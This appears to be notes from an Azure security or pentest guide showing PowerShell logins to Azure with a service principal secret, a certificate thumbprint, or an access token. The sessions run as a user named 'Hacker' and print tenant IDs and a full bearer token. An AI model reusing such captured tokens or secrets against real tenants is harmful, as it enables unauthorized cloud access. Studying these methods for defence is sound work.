
Connect-AzAccount -ServicePrincipal -Tenant **TentantID** -Credential **$cred**



```
PS C:\Users\Hacker> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
User: 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc
Password for user 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc: ****************************************

PS C:\Users\Hacker> Connect-AzAccount -ServicePrincipal -Tenant 143198c4-77be-42f7-b18e-95c5b693e6b9 -Credential $cred
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile ( C:\Users\Hacker\.Azure ).
Please ensure that this directory has appropriate protections.

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Service Principal (App ID + Certificate) - Password doesn’t support

Connect-AzureAD -ApplicationId **AppID** -TenantId **TenantID** -CertificateThumbprint **CertThumID**




Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

Certificates can be used as secrets to prove the application’s identity when requesting a token. Also can be referred to as public keys.


Thumbprint	Description	Start date	Expires	Certificate ID
4CF2FD8FAB3FB7610C48C3FAC76E57...	CN=CertForMyApp	4/30/2022	4/30/2023	5244373d-2259-4d64...



```
PS C:\Users\Hacker> Connect-AzureAD -ApplicationId 8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc  -TenantId 143198c4-77be-42f7-b18e-95c5b693e6b9 -CertificateThumbpri
nt 4CF2FD8FAB3FB7610C48C3FAC76E57C325E44820

Account                              Environment TenantId                             TenantDomain        AccountType
-------                              ----------- --------                             ------------        -----------
8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 atomic-nuclear.site ServicePrincipal
```

Az Powershell : Authentication using Authentication Access Token (Account ID + AccessToken)


az account get-access-token --resource=https://management.azure.com
Connect-AzAccount -AccessToken **AADAccessToken**



```
PS C:\Users\Hacker> az account get-access-token --resource=https://management.azure.com
{
  "accessToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhd
WQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2M
DUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4ZjhmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZ
DA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3Y
mUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwU
G11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlN
mI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6MmT8A1NQhEy0oVzht0LG6d1JIUoNcwIqu-
JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqONrXEfxQGEH857RrQ9vrHiWpuKpGxQdQX-A
Ut7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkFwg",
  "expiresOn": "2022-04-30 02:03:31.020583",
  "subscription": "3c975794-9afd-498e-9f3b-719c322817b0",
  "tenant": "143198c4-77be-42f7-b18e-95c5b693e6b9",
  "tokenType": "Bearer"
}
PS C:\Users\Hacker> Connect-AzAccount -AccessToken "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9X
RGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOTV
jNWI2OTNlNmI5LyIsImlhdCI6MTY1MTI2MDUxMSwibmJmIjoxNjUxMjYwNTExLCJleHAiOjE2NTEyNjQ0MTEsImFpbyI6IkUyWmdZQkROL3BJUUdKbHVJN010WjdrNngra0ZBQT09IiwiYXBwaWQiOiI4Zjh
mNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3R
zLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIjo
iMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4YzQ
tNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5IiwidXRpIjoiczRIZWcwSmZua0NwT2lvd2JlLU5BUSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.RcSlDqlJkGEIuL-Q8hDQl6pRt3D6
MmT8A1NQhEy0oVzht0LG6d1JIUoNcwIqu-JiFltJJ9Aa4dtzqXYfmY2U-rsayRqYbST5AC71ctOSwahpDAqIrmPcb8GbZH7L9kbCipqvDzWBpfjbIWZFbdoPpked9i3trXcFp7qdu521hciC8BPVFLqaLLqO
NrXEfxQGEH857RrQ9vrHiWpuKpGxQdQX-AUt7nn3jk9FwOJpd9VMhuzbqb9nN0jLt1k0SSO5GsDYlWG-27ae4XMn9Rpjc9zPxTxYzMCCteK96JHlgtFkN_4wDzJGOkWJfVHdsUSbRdkWXUO25qiolNgaZbkF
wg"

cmdlet Connect-AzAccount at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
AccountId: 143198c4-77be-42f7-b18e-95c5b693e6b9

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 Pay-As-You-Go    143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud
```

Azure-AD : Authentication using Access Token (Account ID + AccessToken)

Connect-AzureAD -AadAccessToken / -MsAccessToken **AccessToken** -TenantId **AccountID**



